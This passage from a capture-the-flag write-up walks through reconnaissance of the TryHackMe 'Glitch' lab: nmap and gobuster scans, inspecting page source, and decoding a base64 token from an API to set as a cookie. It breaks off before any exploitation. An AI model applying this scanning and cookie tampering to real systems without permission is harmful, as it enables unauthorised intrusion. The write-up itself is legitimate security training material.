
Glitch

Difficulty: Easy
Platform: TryHackMe
room link: https://tryhackme.com/room/glitch
Category: Web/Linux
Author of the Writeup: Zubr
Date: 7 may 2021
Contact: alex.spiesberger@gmail.com




Challenge showcasing a web app and simple privilege escalation. Can you find the glitch?

Recon:


We launch a scan on all ports (I have put the ip in `/etc/hosts`):

```
nmap -p- -oN nmap/all_ports glitch.thm
```

While waiting for the scan to finish we take a look, if maybe there is a website.
We find a weird looking website:



So we can launch a gobuster on it:
I also like to directly make my happy path with burpsuite to maybe find some interesting things and we can directly see something weird:




```
GET / HTTP/1.1
Host: glitch.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: token=value
Upgrade-Insecure-Requests: 1
If-None-Match: W/"2d4-9vv1ycPBiNQXrvbVqqN9dD9MWUM"
Cache-Control: max-age=0


```

We have a cookie with the name `token` and the value `value`.
Weird ...

Our scan now finished and we see that only port 80 is open.
We can now do an aggressive scan on the port:


```
nmap -A -p 80 -oN nmap/aggressive.nmap glitch.thm
```

We find that we will have to escalate our privileges on a linux but appart from that, nothing crazy:




```
└─$ nmap -A -p 80 -oN nmap/aggressive.nmap glitch.thm
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-07 16:01 CEST
Nmap scan report for glitch.thm (10.10.36.122)
Host is up (0.38s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: not allowed
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.79 seconds
```

So we continue our search.
We look a bit into the source code and find that the site fetches an api:




```html
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>not allowed</title>

    <style>
      * {
        margin: 0;
        padding: 0;
        box-sizing: border-box;
      }
      body {
        height: 100vh;
        width: 100%;
        background: url('img/glitch.jpg') no-repeat center center / cover;
      }
    </style>
  </head>
  <body>
    <script>
      function getAccess() {
        fetch('/api/access')
          .then((response) => response.json())
          .then((response) => {
            console.log(response);
          });
      }
    </script>
  </body>
</html>
```

So we take a look at `/api/access`:




```
{
    "token": "dGhpc19pc19ub3RfcmVhbA=="
}
```

We can see something that clearly looks like base64 encoded.
So we we can decode it and get a nice string:




```
┌──(alex㉿Kali)-[~/my_testing/Glitch]
└─$ echo dGhpc19pc19ub3RfcmVhbA== | base64 -d
```

We replace the value of our cookie "token" with the new found string, refresh the page and ... MAGIC !!
The page now looks totally different:




Our gobuster now finished and found a few things:




```
===============================================================
2021/05/07 15:53:18 Starting gobuster in directory enumeration mode
===============================================================
/img                 (Status: 301) [Size: 173] [--> /img/]
/style.css           (Status: 200) [Size: 4164]
/js                  (Status: 301) [Size: 171] [--> /js/]
/secret              (Status: 200) [Size: 724]
```

This could be interesting!
But even on secret, nothing looks like something that could be exploited.
But we now have a new script on the `/` page with our token.
We take a look at it and see that it fetches another api:




```
(async function () {
  const container = document.getElementById('items');
  await fetch('/api/items')
    .then((response) => response.json())
    .then((response) => {
      response.sins.forEach((element) => {
        let el = `<div class="item sins"><div class="img-wrapper"></div><h3>${element}</h3></div>`;
        container.insertAdjacentHTML('beforeend', el);
      });
      response.errors.forEach((element) => {
        let el = `<div class="item errors"><div class="img-wrapper"></div><h3>${element}</h3></div>`;
        container.insertAdjacentHTML('beforeend', el);
      });
      response.deaths.forEach((element) => {
        let el = `<div class="item deaths"><div class="img-wrapper"></div><h3>${element}</h3></div>`;
        container.insertAdjacentHTML('beforeend', el);
      });
    });

  const buttons = document.querySelectorAll('.btn');
  const items = document.querySelectorAll('.item');
  buttons.forEach((button) => {
    button.addEventListener('click', (event) => {
      event.preventDefault();
      const filter = event.target.innerText;
      items.forEach((item) => {
        if (filter === 'all') {
          item.style.display = 'flex';
        } else {
          if (item.classList.contains(filter)) {
            item.style.display = 'flex';
          } else {
            item.style.display = 'none';
          }
        }
      });
    });
  });
})();
```

That's pretty interesting!
We take a look at it:



```
sins:
    0:    "lust"
    1:    "gluttony"
    2:    "greed"
    3:    "sloth"
    4:    "wrath"
    5:    "envy"
    6:    "pride"
errors:
    0:    "error"
    1:    "error"
    2:    "error"
    3:    "error"
    4:    "error"
    5:    "error"
    6:    "error"
    7:    "error"
    8:    "error"
deaths:
    0:    "death"
```

So ... This is were I got stuck ...
After filtering through css, using stegoveritas on images, etc.
I took a hint and it helped me, A LOT.
It asks what other methods are accepted by the api.
So, we take a look at it:

